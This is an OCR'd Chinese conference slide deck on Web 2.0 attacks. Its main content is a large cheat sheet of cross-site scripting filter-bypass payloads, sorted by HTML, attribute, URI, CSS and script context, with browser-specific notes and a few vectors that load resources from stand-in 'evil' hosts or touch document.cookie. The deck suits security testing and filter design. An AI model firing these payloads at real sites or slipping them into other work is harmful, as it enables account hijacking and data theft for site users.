Web 2.0 云攻击

长短短


- Email: masa.sec@gmail.com
- 知乎: http://www.zhihu.com/people/____
- Twitter: https://twitter.com/jackmasa

互联网安全的残酷定律

- 以大多数网站对安全的认知之低根本就轮不到拼技术
- 以大多数开发运维管理员的惰性根本就轮不到拼漏洞
- 以大多数安全工程师的工资之低根本就轮不到拼努力

- 努力，照样不安全！

视 Web 2.0 安全为一场游戏，就三关



Press Start !


第一关：一击必杀

一击必杀

XSS 之剑

一击必杀


- **刀柄**，道，前端功底




除了一万小时无他

一击必杀

- **刀身**，法，猥琐流根骨



刀身
HTML
Context
Prior tag
Fuzz vector
{tag}<img name="{/tag} <img src=xx:x onerror=alert({{0}})//">
{tag}<!--{/tag}<img src=xx:x onerror=alert(1) -->
Result
<xmp><% </xmp><img alt='%></xmp> (IE <= 9)
Token
标签名结束符
<svg[9,10,12,13,32,47]onload=alert(1)>
属性分隔符
<img src=x[9,10,12,13,32]onerror="alert(1)">
属性值
<! XSS="><img src=xx:x onerror=alert(1)//">
alt=``onload=alert(1)
alt=' " name='onerror=alert()//'
href=[0x0b]" onclick=alert(1)//
属性名
<x '="foo"><x foo='><img src=x onerror=alert(1)//'> (IE 6-8)
<input value="<script>alert(1)</script>" ` />
Magic tag
Object
<object data=//pkav/test.swf><param name=movie value=//pkav/test.swf><param name=allowscriptaccess value=always></object>
SVG
<svg><script/xlink:href=data:,alert(1)></script>
<svg contentScriptType=text/vbs><script>MsgBox"1"<i> (IE <= 10)
<svg><script>alert(1)</script>
<svg></ y="><x" onload=alert(1)>
<svg><style>*{font-family:'<svg onload=alert(1)>';}</style></svg>
Math
<math xlink:href=javascript:...>
<math><a xlink:href=javascript:...>
<math><style>*{font-family:'<img/src=xx:x onerror=alert(1)>'}</style>
Link
1. Access-Control-Allow-Origin:*
2. echo '<svg/onload=alert(1)>'
<link rel=import href=//evil>
<link rel=stylesheet href=data:,*%7bx:expression(write(1))%7d> (IE)
Iframe
Adv: <iframe srcdoc="<iframe srcdoc='<iframe onload=alert(1)>'>"></iframe>
<iframe srcdoc='<svg/onload=alert(1)>'>
<iframe src="data:,<script>alert(document.domain)</script>"></iframe> (Firefox)
Embed
<embed src=evil.swf allowscriptaccess=always>
<embed code=evil.swf allowscriptaccess=always> (Chrome)
base
<base href="/\evil">
!
<!--><svg onload=alert(1)> -->
<! '="foo"><x foo='><img src=x onerror=alert(2)//'> (IE 6-9)
<![if<iframe/onload=alert(1)//]>
<![CDATA
<!doctype
%
<% contenteditable onresize=alert(1)> (IE 11, 9 mode)
?
<? '="foo"><x foo='><img src=x onerror=alert(2)//'> (IE 6-9)
Special char
<[00]script>alert(1)</[00]script> (IE <= 9)
Special charset
UTF-7: +ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4- (IE)
Attribute
quot
"autofocus/onfocus=alert(1)//
"oncut=alert(1)//
'onclick=alert(1)//
inline-script
HTML entities
Named
onclick="delFeedback('2&apos)alert(1)//')"
onclick='addUser("23&quot)alert(1)//")'
Oct
onclick='addUser("23&#000000000034)-alert(1)//")'
VBScript (IE <= 9)
add
href
JS URI
URL encode
javascript:alert%281%29
Adv: javascript:%E2%80%A8alert`1`
HTML entities
Named
javascript:alert(1)
&newLine;javascript:alert(1)
javascript:alert(1)
Oct
javascript:name
Hex
javascript:name
DATA URI (Firefox)
base64
data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
whitespace
data:text/html,< sc r i p t >alert(1)</sc r ip t>
Invalid mime-type
data:},<script>alert(1)</script>
charset
data:text/html;charset=utf-8,<h1>abc
mix
data:%2f%2f;ba se64;;//,PHNjcmlw dD5hbG VydCgxKTwvc2NyaXB0Pg= =
VBScript URI (IE <= 10)
vbscript:Msgbox+1
style (IE)
behavior
click (IE <= 8)
<input style="behavior:url(xss.txt)"> (IE <= 10)
xss.txt: <scriptlet> <implements type="behavior"/> <script>alert(1)</script> </scriptlet>
1<line xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute href=javascript:alert(1) strokecolor=white strokeweight=1000px from=0 to=1000 /> (IE <= 9)
1<vmlframe xmlns=urn:schemas-microsoft-com:vml style=behavior:url(#default#vml);position:absolute;width:100%;height:100% src=test.vml#xss></vmlframe> (IE <= 9)
vml.xml: <xml> <rect style="height:100%;width:100%" id="xss" onmouseover="alert(1)" strokecolor="white" strokeweight="2000px" filled="false" /> </xml>
expression
font-family:a/**/ression(alert(1))('\'}exp\')
font-family:expression(alert(1)
expr\65ssion(alert(1))
Script context
quot
alert`1`
`${alert(1)}`
\u{0000000000000061}lert(1)
setTimeout(name)
-{valueOf:location,toString:[].pop,0:/javascript:alert%281%29/,source.length:1} (IE)
Break
eat backlash: %bb"alert(1) (GBK charset)
prerequisite: " => \"
"<!--<script>"
after: <img src="--></script><svg/onload=alert(1)//">
Single param vector: <img src="--></script><svg/onload=alert(1)//"><!--<script>
comment
//[10,13,8232(utf-8),8233(utf-8)]alert(1)//
/alert(1)/
Break (IE)
/*@cc_on-alert(1))
//@cc_on-alert(1))

刀身

